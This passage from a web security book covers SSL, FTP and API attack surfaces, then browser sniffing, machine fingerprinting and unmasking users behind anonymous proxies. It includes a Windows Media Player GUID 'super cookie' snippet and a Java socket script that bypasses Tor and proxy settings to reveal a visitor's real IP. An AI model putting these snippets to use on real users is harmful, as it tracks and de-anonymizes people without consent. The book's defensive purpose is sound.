SCRIPT_FILENAME = /m3/webdocs/computing/INTERNET/dumpenv.cgi
SSL_CLIENT_VERIFY = NONE
SSL_VERSION_INTERFACE = mod_ssl/2.0.52
SSL_VERSION_LIBRARY = OpenSSL/0.9.7e
```

Fig 14.2 – Environmental Variables including SSL Session ID

So realistically there are very few wireless connections that are outside of the physical reach of an attacker. That makes SSL/TLS play a far more important role than it ever has previously. That will become increasingly true as long as networks continue to be insecure. SSL/TLS has something called a

⁹⁴ http://www.unwiredadventures.com/unwire/2005/12/defcon_wifi_sho.html

“SSL Session ID” as seen in Fig 14.2 which might identify an attacker if they persist the SSL/TLS session for multiple attacks from different IP addresses. While the SSL Session ID changes periodically (typically every 5 minutes but that is dictated by the web server) and is typically destroyed between browser sessions it should be a stable force for the entire session. If it’s not the same SSL Session ID each time the site is requested by the user with the same user credentials or cookies there may be another security problem, where the information has been stolen and is being used by another party.

Performance

One issue that SSL/TLS adds is a slightly decreased performance. Because of the overhead involved in the SSL/TLS key exchanges certain places in the world using slower connections and other technology deficiencies will have an incredibly increased time requirement in certain circumstances. When users in China were using modems for instance to view one website in the United States, the addition of SSL/TLS would slow down a few hundred kilobyte sized page, which includes the embedded content, down to a minute or more to download. It’s hard for many people believe because most people remember their own days with modems and don’t recall having these issues – but most the people I talk to about this weren’t living in rural China or using satellite phones at the time.

Reduced performance is an indicator of users of older connectivity technology, latent connections like satellite broadband or someone who is bouncing through several proxies. You may be able to correlate users together by how long it takes for SSL/TLS connections to complete their negotiation, which may give you indicators as to their whereabouts, technical abilities and so on. One might also guess that attackers don’t tend to use modems, but that’s definitely not true. Modems pools like AOL make a great anonymization network in which attackers can hide themselves amongst millions of other modem users.

SSL/TLS Abuse

Not all security devices and more importantly, not all deployments of security were made equally. SSL/TLS doesn’t just work against bad guys who are attempting to listen to the wire, it also works against good guys too. Networks that are improperly configured can cause all sorts of problems for their owners in terms of being able to detect nefarious activities. There are several types of devices, including Intrusion Detection Systems (IDS), Intrusion Protection Systems (IPS), Web Application Firewalls (WAF) and so on, that can listen on the wire for malicious activity to occur.

The problem lies in when the security devices are not configured to allow the devices to decrypt the traffic. Typically these devices in a good deployment are either put behind an SSL/TLS accelerator so the traffic is already decrypted or they are given the SSL/TLS keys of the website so that they can decrypt the traffic themselves.

Note: Having different machines with the SSL/TLS keys adds an additional risk associated with having the devices. Also, placing these devices inline or making them accessible to the web adds an extra conduit to breaking into your network. The best deployment to reduce that risk is to use

network taps that do not allow the devices to interact with the Internet – which of course completely defeats the purpose of them if they are designed to block traffic in real time. It's something to be aware of as hackers have been known to attack security devices if they are accessible. Unfortunately, security devices are often ironically insecure.

Often websites have SSL enabled as an option. The site is literally mirrored on both port 80 (HTTP) and port 443 (SSL). Which means the attacker has the option to switch to an encrypted mode of communicating with your web server whenever they chose. That option allows them to break into websites in a more secure means – where you have less opportunity to sniff the wire and do something about it. This scenario is most dangerous when network security devices are poorly deployed.

However, there is one instance that makes this situation dangerous even if the security device does have the ability of decrypting new forms of SSL, like TLS. Some security devices alert configurations like this when spotted, because it limits their visibility into your traffic, but still, it is a large problem that affects many older deployments that have never been upgraded. Of course this doesn't affect them if the traffic is already decrypted by an SSL/TLS accelerator device.

FTP

Opening additional ports running additional protocols creates additional vulnerabilities that you don't want and often don't need to create. One such protocol is File Transfer Protocol (FTP). FTP was one of the earliest ways we had to transmit a file from one place to another. It's quick, it's lightweight, it's insecure, and it's not going away. The insecurity comes from the fact that the data is not sent encrypted. For some reason the industry has still failed to widely adopt secure versions of FTP like SFTP (secure FTP) and SCP (Secure Copy) and in many cases you will still find FTP used widely even in some of the largest companies.

However, that insecurity is less interesting compared to the story about how Apache.org got compromised. Apache.org is the home of the infamous open-source Apache web server, and is one of the most hardened websites on Earth. It has to be because it's under scrutiny of thousands of technology people on a daily basis as a resource and guide to using the software. However, one day despite all precautions the site was compromised.

What had happened is that an attacker realized that when he used FTP to upload content to Apache, it wasn't checked or sanitized. Worse, it was blindly placed in the public web directory of the Apache.org's website in a CGI executable directory. That meant that if the attacker uploaded a dangerous executable that could be interpreted by the web server they could get the web server to run the file. Indeed, just as predicted, the attacker uploaded a Perl script via FTP and executed the script using their web browser over HTTP. The web server ran the Perl script and gave the attacker the ability to overwrite any file they wanted.

Webmail Compromise

In a number of similar cases mail has been used to compromise websites. The World Wide Web has begun to web-enable everything and everything it can. An early industry to move to this model was email. Rather than forcing people to buy, download, install and run software, companies like Hotmail forged a path by allowing their customers to check their email online. Now all you needed was a web-browser that you already have on every personal computer running any modern operating system. That made adoption of these tools skyrocket – especially because in many cases they were completely free, instead making their money off of banner advertisements and up-selling more storage.

There were two effects of this on the industry. The first was that consumers flocked to these services as a free alternative and also as a way to anonymize themselves if they didn't want to use a corporate email account. The second is that bad guys began to see the value behind these types of services. Although web mail has never had a very good reputation for security, companies like Yahoo and Google quickly jumped on the band wagon and built their own web mail services. It was just too good of a market opportunity to pass up.

In many anecdotal surveys we've come to know that number of password reuse is far higher than 50% but no one knows for certain exactly how high it is. So compromising a single webmail account could yield profits elsewhere on other sites the victim had access to. Worse yet, even if the passwords weren't being re-used between the email account and whatever site the attacker wanted to compromise by using forgot password flow on those sites they could still gain access. The forgot password flow conveniently sent a new password or link to the compromised web mail account for the bad guy to use to gain access to the other web sites the victim had access to.

Unfortunately for the bad guys there were only two conduits into the webmail systems. The first was through the front door – hacking the services directly. While that did yield quite a few results since webmail services were never particularly secure in their inception. However, with time they did get more secure, reducing the first major conduit down to a fraction of the attack surface it was in the beginning.

However, the second attack surface was through mail itself. Rather than fighting with the webmail server to accept potentially nefarious information, the attacker could send email directly to the webmail server, bypassing many of the rigors and controls in place. Fortunately these problems were quickly remedied, but not before a number of attacks were successfully performed against consumers of those applications.

The point is, if you use other conduits other than port 80 and 443 to upload content to your web application you are taking on a significant risk unless you do the due diligence necessary to protect those applications in the same way you protect your web interface.

Third Party APIs and Web Services

Websites are beginning to become more interconnected. With the advent of web-services, this process has been made much easier. Although many Application Programming Interfaces (APIs) and web services reside on port 80 and 443, there are plenty of APIs that don't use these ports to communicate with production websites. In fact, a great deal of services intentionally don't use those ports, as HTTP and HTTPS both have a fairly inefficient way to transmit data compared to other types of protocols.

Sure, you can find these ports using tools like nmap, but knowing a web-server is running on a high port is very different from knowing all the security it may or may not have in place. For instance, the log-in mechanism through an API may not have a CAPTCHA function like the consumer level website does, so it would be far easier to brute force via the API than it would through the website.

Lots of websites have decided to use these third party APIs to allow other companies to interact with their website, or data, directly, without having to use the bloated website which may change layout frequently. The problem with that is the same as the previous examples – there are often far fewer security controls put in place to prevent against fraud, and in some cases there is no logging whatsoever compared to the exact same functions on the consumer website. The lack of security controls in any conduit into your data introduces vulnerabilities which make it easier for an attacker to break in without leaving a trace or setting off any alarms.

A very common example of this is mobile interfaces. Sometimes websites ask third party companies to build web interfaces using older mobile protocols like WAP for antiquated mobile phones that couldn't handle complex web applications. WAP enabled phones to do the basics, and no more. However, these third parties would not build in any controls into their interfaces. Although they weren't obviously linked to from the Internet, that was irrelevant. Bad guys could find these sites easily and break into them using their own desktop computers, and there wouldn't be a trace as to how it happened on the websites. That might not seem noteworthy, but the information you get from a user who visits a website is typically far greater than you get through an API, since APIs don't have embedded content or JavaScript, etc....

2nd Factor Authentication and Federation

Back in the mid 2000's there was a push amongst some of the largest websites in the world to start using physical token based second factor authentication to thwart the ever increasing threat imposed by phishing attacks. One of the major problems with physical tokens is that if you have ten sites that require them you end up having to carry around ten tokens. So it behooved the industry to talk about a concept called Federation. Federation used a single broker for all token based authentication that every major website could subscribe to.

The concept has come and gone a number of times – mostly because no one can agree on who should actually own the single Federation service. Not surprisingly most of the large companies thought they should be the maintainers of the Federation servers. So with too many chefs in the kitchen the Industry

has never consolidated on a single Federation service. The closest analogies we have to this technology today are Microsoft Passport and OpenID, both of which don't support 2nd factor authentication.

One of the most interesting conversations came when one of the banks said that they would never Federate with other companies because they were worried about the security implications. They felt that if the Federation service were ever compromised it would lead to their users too being completely compromised as a consequence.

The banks were rightly concerned that Federation creates a risk, but not for the reasons they thought. It turns out that just like the API examples above, the weakest link always represents your current state in security. If a consumer has a token that can be used to transfer the sum of their life savings and read their webmail account that they only use once in a while for subscribing to things they don't care about, there is a discontinuity in the perceived security of the two servers. Therefore, if a user inadvertently gives their token information to a webmail phishing site, their life savings are at risk, because the same token is used in both places – as is typically their username and password as discussed before.

It turns out that consumers internally make judgment calls with their personally identifiable information as they do with their security information. People are far more hesitant to type in their bank account information than they are their web mail account information, which means that the bank's security is now the same as some poorly secured webmail service. The banks were right, but not for the reasons they thought – their security would have been degraded by Federation.

Since the unrelated webmail website in question doesn't have the same security posture as the bank and perhaps has fewer security controls in place to find the phishing attack, the bank has now allowed itself to reduce its security to that of least common denominator of all sites that happen to Federate with it.

Note: Attackers using third party APIs is not a theoretical attack. I have personally seen at least a dozen instances of it in the wild, and can speculate that there are many more instances that probably have never been reported, simply because no one noticed the attack.

Other Ports and Services

I only listed a few other ports and services here, but there are many different conduits used that could theoretically have some impact on your applications. Some applications like online video use UDP packets to transmit information for instance. The point of this chapter is not to create a compendium of all possible ports that might impact your web server, but rather show you that this is a real possibility, and if you aren't paying attention to these conduits into your web application there is a very real chance you could miss something.

Summary

The easiest way to identify these kinds of things is to pay attention to which ports you have open on your firewall, both inbound and outbound, as well as try to isolate which services are running. Then do risk models against each service. These can all give you clues as to what is running and more importantly what should be monitored. I highly suggest scrutinizing your own applications for these types of holes. There's a good chance if you didn't know about it before your assessment, it's unlikely anyone has bothered to secure it.

Chapter 15 - Browser Sniffing

"A truth that's told with bad intent, beats all the lies you can invent." - William Blake

Browser Detection

The original way to do browser detection was to simply look at the User Agent. That's what it was there for after all, and that's how it should be used. In the old days of the web, people would use User Agents to serve up slightly different content, or to warn users if they were using a browser that was incompatible with their website design. Although the technique of User Agent detection and sniffing has not gone anywhere, what it has done is teach bad guys that people are paying attention to their User Agents. Thusly, the User Agent is the single least reliable HTTP header because it is the most often tamped with.

Of course, there is a second and far less overtly detectable reason that a website may want to use this information. They may be doing it to fingerprint not just the browser type, but perhaps even the user themselves. There are a slew of reasons that might be important to your website to know. The most common one is to detect previously suspended user accounts. Often people will continue to return and construct new accounts, despite having been banned. It's not just annoying that they return – it could also be dangerous to your platform or your user, depending on the reasons the person was banned from your site.

Also, although bad guys tend to use more than one browser they also stay fairly consistent about the browser they use for certain activities. They have a few set favorite browsers and tend to stick with them. And one other interesting fact about bad guys is that to thwart other bad guys from writing malware that will work against them, they sometimes use obscure browsers to limit the chances of getting compromised. Obscurity means these browsers are far more unique amongst the sea of other users.

I've never been a fan of banning people, because it just shows them the signatures you are using to do detection of bad things. Robots are a different story, but when you're doing browser detection there is a slim chance you will be doing this against a robot as it's far less likely that a robot will render any of your embedded content. A real user using a real browser in most cases will though.

So what should you do with these signatures? Generally speaking it will completely depend on how your site is built and what you allow users to do with which various stages of authentication. If we are talking about shipping products, knowing who your users are or knowing that they are predisposed to doing something malicious can give you a chance to delay your orders, ask for more information from your users, or it can give you the chance to in general add additional hurdles for the bad guy to jump through. That said, I know no matter what, most people won't be able to creatively come up with ways to reduce their risk without blocking the bad guys. Just don't say I didn't warn you not to when the bad guys begin to evade your security.

OVERALL RATING ★★★★★ 5 of 5

Performance ★★★★★ 5 of 5

Quality ★★★★★ 5 of 5

Value ★★★★★ 5 of 5

Great product, April 2, 2008
by [BustedMG](#) from Chantilly, VA [\(read all my reviews\)](#)

"We bought this for our APBT puppy and cat to share 7 months ago and they love it! Our puppy drinks massive amounts of water so we have to keep filling the well but as long as the reservoir is full there's always fresh water for both pets. The little waterfall in the fountain keeps my cat from trying to get water from the sinks. Both the cat and dog have spent a lot of time wondering what the gurgling noise is when the well water is a bit low. I find it more entertaining than seeing and when I hear the gurgle I know to walk over and dump water into the well. Neither one of my puppy once a month. Another plus is that because the fountain is much bigger and puppy quickly lost the habit pawing at the bowl and trying to tip it over. Overall a great

What is your gender?: F
How many pets do you have?: 2
How often do you shop at PetSmart?: Monthly
Was this review helpful to you? [Yes](#) [No](#) ([Report Inappropriate Review](#))

Share this Review: [f](#) [g+](#) [t](#)

OVERALL RATING ★★★★★ 4 of 5

Performance ★★★★★ 4 of 5

Quality ★★★★★ 5 of 5


Value ★★★★★ 3 of 5

It's okay because I paid like 1/3 of retail at BL, January 16, 2008
by [beaglebrigade](#) from Brownsville, TX [\(read all my reviews\)](#)

"If I would have paid retail for this thing I would rate it much lower but for \$15.00 it's recommended water level it makes an annoying sound). My dogs are okay with it but from this thing. It does keep the water fresh but not really too clean (in otherwords it much every 2 days and it's kind of a pain compared to just wiping clean your regular them "

Reviewer Images
(click to see full-size image)

(Click image to close it)



"what's that noise?"

Fig 15.1 – PetSmart’s Ratings and Reviews by Bazaarvoice

There is a second reason you may be interested in this kind of detection for your website. That is to link users together. Often users will create multiple user accounts and pretend as if they are separate users, to build up multiple identities on your platform – especially if the site has any social aspect to it at all. The longer they can build a reputation for themselves, the less likely it is that people will suspect they are up to nefarious things. Too, they may use their alternate personas to vouch for their other persona’s reputation while communicating with potential victims with whom building trust is imperative for their fraudulent activities to succeed. People tend to trust personal ratings and reviews, which is why companies like Bazaarvoice have had such success in the market place as seen in Fig 15.1. The human element adds a trustworthy factor – especially in this digital age.

The primary reason people want to do browser sniffing is to do reconnaissance on their users, but you also may simply want to know the truth about what content to serve up and if it will work in their browser. Just because someone claims to be Internet Explorer in their User Agent doesn’t mean that’s really what they are running. Browser sniffing can give you much more granular information that you could easily attain otherwise.

Black Dragon, Master Reconnaissance Tool and BeEF

In 2007, Ronald van den Heetkamp built a tool called “Black Dragon,” which was intended to gather system level information from the browser. Later, I expanded on the concept with something

called the Master Reconnaissance-Tool⁹⁵ (or Mr-T for short). Mr-T built in many of the known browser tricks for doing detection on the user. It's certainly missing a lot of things, but it's a good foundation to talk about some of the better current OS and browser detection methods as well as some other tricks buried in its code.

Master Reconnaissance Tool

Environmental variables:

```
HTTP_ACCEPT = */*
HTTP_ACCEPT_CHARSET = ISO-8859-1,utf-8;q=0.7,*;q=0.7
HTTP_ACCEPT_ENCODING = gzip,deflate
HTTP_ACCEPT_LANGUAGE = en-us,en;q=0.5
HTTP_CACHE_CONTROL = max-age=0
HTTP_CONNECTION = keep-alive
HTTP_KEEP_ALIVE = 300
HTTP_USER_AGENT = Mozilla/5.0 (Windows; ; Windows NT 5.1; rv:1.8.1.14) Gecko/20080404
REMOTE_ADDR = 76.264.111.3
REMOTE_PORT = 17356
REQUEST_METHOD = GET
SERVER_PROTOCOL = HTTP/1.1
```

Derived Information:

```
Hostname: adsl-76-264-111-3.dsl.chicago.att.net
It appears you are not using Tor
```

Browser detection:

```
IE7.0 not detected
TrueScript Version: 1.7
```

Fig 15.2 – Master Reconnaissance Tool

Mr-T as pictured in Fig 15.2 is in no way meant to be a complete list of everything that can be found by the browser, but it is a good sampling of the kinds of information that are available and because it is meant to be embedded within a web-page, it is actually a useful tool for those who are interested knowing things that may be available within the browser. Looking at the different browsers you are likely to notice not just the size of the data returned is different, but the types of data are different as well, as different browsers leak different kinds of information. Subsequently, tools like BeEF⁹⁶ have expanded on this concept as well, combining tactics from many different technologies.

The kinds of information that are available change with time as the tool evolves, but some of the things that are available include HTTP environmental variables, browser and operating system detection, hostname and IP address, Intranet IP address, browser plugins, Firefox extensions, JavaScript window

⁹⁵ Now defunct: <http://ha.ckers.org/mr-t/>

⁹⁶ <http://www.bindshell.net/tools/beef>

variables, history, and local HTTP server detection. Each of these has its own value to understanding the person requesting information from your website.

Installed plugins and Firefox plugins, for instance, can give you terrific insight into the user and their tendencies. For instance, if you see that the user tends to install a lot of plugins, that tells you that they are heavy computer users, and are either more prone to malware or they are security minded. However, if you see that they tend to download security software, like Tor button, or others, you can rest assured that they are interested in their privacy, and probably are security minded – and thusly a potentially a greater threat to you. Now even bad guys don't attack every second of every day, let alone good guys. So you may not be able to tie these users to any bad events, because there may be none to tie them to. But these signals generally point to more technically dangerous individuals.

Java Internal IP Address




Fig 15.3 – Internet Explorer Internal IP address

Although loading Java applications tends to be noisy, they have access to things you may not otherwise have access to. In the case of Mr T, the internal IP address as seen in Fig 15.3 is one of the most useful items that you have access to remotely. The advantage of knowing this information is to isolate single users who may be behind a NAT. That means you can receive the internal IP address rather than the public facing IP address. Where companies, home offices, governments, and schools alike use NAT, this is a relatively easy way to pick out a certain user behind a NAT, even though their normal IP address might be the same as thousands of other concurrent users.

MIME Encoding and MIME Sniffing




Fig 15.4 – MIME Encoding Differences in Firefox and Internet Explorer

Internet Explorer has long ago decided that it is better to try to figure out what users want even if the MIME type explicitly tells the browser to treat it in a different way. For instance in Fig 15.4 you can see the difference between the exact same web-pages as seen in Firefox on the left and Internet Explorer on the right. The MIME type used in Fig 15.4 is text/plain which would normally signal the browser to simply display the content as plain text, regardless of what the content is. Internet Explorer, however, renders the content “intelligently” and therefore allows you to detect the difference between the two.

That’s especially true if your website were to invoke a web-page like the one seen here in an invisible iframe. If the content referenced an image, you should be able to detect the difference between Internet Explorer and Firefox since only Internet Explorer would render the page as HTML and therefore it would pull the image. This could give you a lot of insight, especially if you find that the user is lying to you about their User Agent.

Windows Media Player “Super Cookie”

In older versions of Microsoft’s Windows Media Player prior to version 9, it was possible for users to use a small snippet of JavaScript to query the global unique identification (GUID) number of the machine that was visiting a website. This “super cookie” as it was dubbed was not easily changed, and meant that people using the older versions of Windows Media Player were suddenly much easier to track between sessions than people who upgraded.

```
<OBJECT classid="clsid:22D6F312-B0F6-11D0-94AB-0080C74C7E95"  
ID=WMP WIDTH=1 HEIGHT=1></OBJECT>
```

```
<script>document.write(document.WMP.ClientID);</script>
```

The previous piece of JavaScript would write out the GUID of the user visiting the web-page as long as they are using the older version. Most users have long since upgraded, but there are a number of older systems that have never been upgraded. Just because the user is using an old browser, it does not mean that they are no longer a threat. Anyone should be considered a potential threat, just some more than others.

In some cases even more so than new machines, old machines can be a greater threat simply because they probably never patched their systems. Old and un-patched systems are in greater danger of being parts of botnets or under other forms of malicious control. The real value of WMP is being able to do fingerprinting and potentially identifying the same computer even after it changes IP address. Having tools at your disposal to identify their systems never hurts, even if they appear to be totally out of date.

Note: Since the 9.0 release of Windows Media Player, the same piece of JavaScript will always return {3300AD50-2C39-46c0-AE0A-000000000000} instead of the actual GUID.

Virtual Machines, Machine Fingerprinting and Applications

Online casinos, since the mid 2000's, have come under heavy attack by groups of malicious gamblers who collude with one another specifically to target a single unsuspecting user at a table. Malicious gamblers trade information about their hand with one another, so that the user with the strongest hand stays in, to compete against the unwitting victim. It's not the casinos who are losing money, but the individuals, however, because of the bad experiences involved the victims discontinue game play when they lose their hands time and time again. The only trick for the bad guys is to have enough people playing so to dramatically improve their odds of winning.

An acquaintance of mine was approached by one of these malicious gambling teams and was asked to do an assessment of how they were getting caught and to give advice on how to fly under the radar. Around the same time I was meeting with companies who specialize in trying to detect this kind of fraud, which allowed us to meet in the middle afterwards and discuss the state of things. The countermeasures of getting caught were straight forward – anonymous proxies. It was the same old story, just a different type of attack.

However, the counter-counter measures were fairly interesting. Companies like Iovation, Threat METRIX, and others were building machine fingerprinting into Java and ActiveX applications using Bayesian heuristics based on all sorts of different physical and OS parameters. Then one casino would share this information with other online casinos through a common API so that all their subscribers could share this information with one another. If you remember previously we talked about how we have lost the ability to “see” our attackers, this form of detection might be the closest thing we have.

Many of these browser detection/machine fingerprinting companies were even smart enough to build in a certain amount of fuzzy matching in case someone installed or removed a new piece of hardware.

Unfortunately there are a number of ways for attackers to circumvent this. The most common techniques are virtual machines (VMware being probably the most popular). Incidentally using virtual machines is a technique mirrored by malware researchers who wish to isolate foreign and potentially hostile code to reduce the risk of infecting the parent host. Because VMware machines all look the same in terms of machine fingerprinting, the best machine fingerprinting tools can do is say that it the device appears to be the same as everyone else's virtual machine install – and perhaps that's good enough. No one playing poker in an online casino should be using a virtual machine anyway, one could argue.

Note: It should be noted that malware and virus authors have begun to realize that researchers use VMware to do forensics on their software. They have begun to write detection software of their own into their malicious code that detects if it is being run within VMware sessions and if so it gives up and stops running, to make the job of researchers far more difficult.

But there are other ways around machine fingerprinting, like using malware infected hosts to proxy the malicious gambler's connections. The detection technology would get installed on the malware infected host instead of the malicious gambler's machine. So perhaps tools like this will eventually need to be bundled with anti-malware software to help detect if the user has been infected with malware prior to allowing them to play. It's all about risk mitigation and money lost though, so when the online casinos begin to lose enough money you may see more improvements in this technology. There's just too much money at stake here.

Incidentally, I met with some venture capitalists who looked at this browser fingerprinting technology and refused to give it funding based on its technical merits. Their reasons were that there was no way that the code could prove anything about the machine in a hostile environment. They're absolutely right, of course. If the bad guy completely controls the machine there is no way for that application to know that the hooks it's using to do its own detection can be trusted. So while this is better than nothing, a sophisticated enough rootkit that hijacks the Windows APIs installed on the malicious gambler's machine could easily provide fake information on an ongoing basis. This would have the effect of neutering these machine fingerprinting methods as an effective reconnaissance method. We aren't quite there yet, but we aren't far away from it either. There's still plenty of easy money for the bad guys to make before they need to go there.

Monkey See Browser Fingerprinting Software – Monkey Do Malware

When I was doing my own research on this technology, we looked at the possibility of using Java applications on the sign-in pages of a large retailer I was doing work with. However, it became quickly clear that if we were ever to do this and users were to get used to running binary applications on the retail website, the bad guys would respond by building their own applications on their phishing sites to make them look more genuine. And you can rest assured that the phishing site versions of those

applications would treat the user quite a bit worse than our machine fingerprinting application. We did end up seeing a number of phishing sites that also hosted malware subsequently, so that wasn't simply a paranoid thought. I've never been a fan of the concept of running complex code on the browser unless absolutely necessary for site functionality. The bad guys will end up doing the same things on their phishing sites – and you can bet they aren't as nice as you are.

Note: Adobe has seen sites hosting malicious downloads claiming to be updates for Adobe's Flash player⁹⁷. While this isn't exactly a common occurrence currently it would be unwise to believe that this problem will go away if the Internet community is used to downloading executables from the web.

Malware and Machine Fingerprinting Value

I had dinner with Dan Geer where we began talking about the future of malware and he eloquently and succinctly said in regards to user detection, "Assume they are already compromised and you're already starting from a more realistic position." He's right, of course. Due to the sheer volume of malware variants in the wild, there is no practical way to know if the user is under control of their own machines or not. In the future of sandboxed environments with multiple browser instances, perhaps we can limit this possibility slightly, but the truth is I have little hope for this type of technology as a panacea. Dan is absolutely correct; there is simply no way to know if your code is reliable if you can't understand the environment.

I was at another intimate and private anti-malware conference with some of the top security people in the world where one of the people attending the roundtable took his laptop out and said, "The day I got this laptop, I could tell you what it was and what was running on it, but the second I put it online and started downloading things, there's no way I could possibly tell you anything about what is running on this machine in any reliable way." While that's a bleak outlook, unfortunately, I think he was being optimistic. Just because his install was brand new doesn't say anything about its security.

There have been reports of laptops shipping with viruses, backdoors built into hardware, and malware written into digital photo frames. Just because it's brand new doesn't say anything about its reliability. Of course the majority of those instances come from hardware delivered by foreign markets, and without speculating too much, I would suspect it wasn't simply an accident.

I talked with a very large hardware manufacturer who spent quite a bit of time in a foreign hardware manufacturing plant, and he described how easy it was for anyone of any origin and of suitable technology background to get a job doing chip design or software writing, due to the sheer lack of talent in those countries. Want to wager on how many of these workers have even had thorough background checks? Call me a suspicious person if you like, but there are very few physical or logical quality controls put in place to isolate, identify and stop unwanted and intentionally placed vulnerabilities in newly manufactured micro-electronics and integrated software, and this will continue to be a potential issue

⁹⁷ http://www.darkreading.com/blog.asp?blog_sectionid=403&doc_id=160814

for the foreseeable future unless there are massive reforms to security and quality control of imported electronics.

What does that mean for you? The longer a computer stays online the more likely it is to be compromised, but just because it's brand new doesn't mean it's not compromised too. Machine and browser fingerprinting have a valuable place in the security world for identifying users as they move from IP address to IP address and to identify possible malicious intent, but they are only as valuable as the correctness of the data they can retrieve.

Unmasking Anonymous Users

There has been a massive push towards different kinds of anonymous proxies in the attacker community. This has somewhat been replaced by bot armies, but even still, there is a huge value in masking the true IP address of malicious people as they traverse the Internet. That's why things like Tor and other widely deployed anonymous proxies are a growing concern, and de-cloaking techniques are becoming more in vogue. These browser sniffing and de-cloaking techniques often reside in the browser because the browser enables enough functionality. Because it is ubiquitous, the browser is an easy place for you to identify a great deal about a user, including their true origins.

Java Sockets

One of the easiest ways to describe de-cloaking techniques is to look at something that was shown at Blackhat 2007 by Jeremiah Grossman and myself, based on work done by H.D. Moore. H.D. Moore used a Java applet to connect back to the origin host, which evaded the proxy settings in the browser. This was useful for detecting the origin of a user who was hiding behind Tor or any kind of anonymous proxy. The major improvement in this piece of code is that it is more portable because it requires no external Java Applet – however, it only works in Firefox.

```
<script>
  var host = l.host.toString();
  var port = 80;
  var addr = new java.net.InetAddress.getByName(host);
  var socket = new java.net.Socket(addr,port);
  var wr = new java.io.BufferedWriter(new
java.io.OutputStreamWriter(socket.getOutputStream(),"UTF8"));
  var rd = new java.io.BufferedReader(new
java.io.InputStreamReader(socket.getInputStream()));
  wr.write("GET /detector?uniqueid HTTP/1.1 \n");
  wr.write("Host: " + host + "\n");
  wr.write("\n\r");
  wr.flush();
</script>
```

If the “detector” script is supplied with a unique identifier (like a cookie) or the external IP address, the two pieces of information can be correlated together to give you the real IP address and how that maps

to the IP address that shows up in your logs. There are a few major drawbacks with this technique. Firstly, it only works in Firefox. Secondly, it does tend to hang the browser, while the socket loads. Lastly, Java must be enabled for this to work. But if the stars align, this is a fantastic way to de-cloak your attackers.

De-cloaking Techniques

One of my personal favorite techniques for detecting the true origin of the user's IP address is to use tools built into Windows. Windows has been designed to make attaching computers in a Windows network a snap. That philosophy is so ingrained in modern operating systems that these hooks have even been attached into the browser. The browser has the ability to connect not just to local area networks, but even reach across the Internet and try to connect to machines far across the Internet.

